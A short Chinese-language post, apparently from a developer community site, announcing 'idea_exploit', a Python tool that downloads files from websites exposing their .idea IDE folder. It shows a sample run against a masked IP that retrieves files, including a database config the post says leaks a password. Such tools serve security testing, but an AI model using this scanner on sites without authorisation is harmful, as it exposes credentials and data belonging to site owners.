
.idea文件泄露利用脚本-idea_exploit,附下载链接。
·
脚本使用。idea文件夹为渗透测试者收集敏感信息。
没有正确部署的网站让他们的IDE配置文件夹(.idea)暴露给黑客。
这可能导致密码或存档数据文件泄露。
扫描器将尝试下载所有文件,请您自己重新检查本地文件。
下载链接
idea_exploit下载:idea_exploit下载
需求
安装依赖
pip install lxml requests
例子:
我们的扫描器今天下午报告了一个漏洞


如您所见,文件DbConnCfg.Json泄露数据库密码。
D:\IQIYI.codebase\idea_exp>idea_exp.py http://107.{mask}.{mask}.151/
[+] Module name is {mask}
[+] Type is web_module
[+] About 67 urls to process
[200] /cfg/DbConnCfg.json
[200] /bi/applepay/comm.php
[200] /bi/applepay/ipn_ios.php
[404] /auth/auth_ios/auth_guest.php
...
[200] /ver/ver_util.php
All files saved to 107.{mask}.{mask}.151/idea_exp_report.html

汇聚全球AI编程工具,助力开发者即刻编程。
更多推荐

 2
 0
- 0


 已为社区贡献1条内容

所有评论(0)